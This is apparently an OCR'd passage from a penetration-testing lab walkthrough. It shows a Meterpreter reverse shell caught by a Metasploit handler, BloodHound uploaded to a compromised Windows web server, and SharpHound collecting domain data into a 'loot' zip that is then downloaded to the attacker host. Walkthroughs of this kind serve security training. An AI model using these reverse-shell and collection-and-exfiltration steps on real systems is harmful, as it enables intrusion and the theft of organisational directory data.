
   Import-Module .\SharpHound.ps1

   .\SharpHound.ps1


   Invoke-BloodHound -CollectionMethod All -Domain LPT.com -ZipFileName loot.zip


Applications Places System
Thu Jan 2, 03:15
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 9999; exploit"
File Edit View Search Terminal Help
(Meterpreter 1)(C:\xampp\htdocs\uploads) > cd /
(Meterpreter 1)(C:\) > upload /home/pentester/BloodHound-Legacy-master.zip C:\
>
[*] Uploading : /home/pentester/BloodHound-Legacy-master.zip -> C:\BloodHound-Legacy-master.zip
[*] Completed : /home/pentester/BloodHound-Legacy-master.zip -> C:\BloodHound-Legacy-master.zip
(Meterpreter 1)(C:\) > shell
Process 1956 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\> Expand-Archive -Path "C:\BloodHound-Legacy-master.zip" -DestinationPath "C:\BloodHound" -Forc
e
Expand-Archive -Path "C:\BloodHound-Legacy-master.zip" -DestinationPath "C:\BloodHound" -Force
PS C:\>
Menu
msfconsole -...
GitHub - Spe...
sudo neo4j c...
sudo bloodho...
BloodHound (...
pentester



Applications Places System
Thu Jan 2, 03:17
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 9999; exploit"
File Edit View Search Terminal Help
PS C:\> Expand-Archive -Path "C:\BloodHound-Legacy-master.zip" -DestinationPath "C:\BloodHound" -Force
Expand-Archive -Path "C:\BloodHound-Legacy-master.zip" -DestinationPath "C:\BloodHound" -Force
PS C:\> ls
ls
Directory: C:\
Mode LastWriteTime Length Name
d----- 1/2/2025 12:15 AM BloodHound
d----- 4/15/2020 4:43 AM inetpub
d----- 4/15/2020 6:33 AM PerfLogs
d-r--- 12/2/2024 4:38 AM Program Files
d----- 1/1/2025 9:26 PM Program Files (x86)
d-r--- 11/25/2020 4:31 AM Users
d----- 12/2/2024 4:38 AM Windows
d----- 12/2/2024 4:38 AM xampp
-a---- 1/2/2025 12:07 AM 122849286 BloodHound-Legacy-master.zip
PS C:\>
Menu
msfconsole -...
GitHub - Spe...
sudo neo4j c...
sudo bloodho...
BloodHound (...
pentester




1. Exit PowerShell and system shell back to Meterpreter prompt (`exit` $\rightarrow$ `exit`).





1. Download generated loot zip file to Parrot Security host:
   download C:\20250102021720_loot.zip /home/pentester/20250102021720_loot.zip



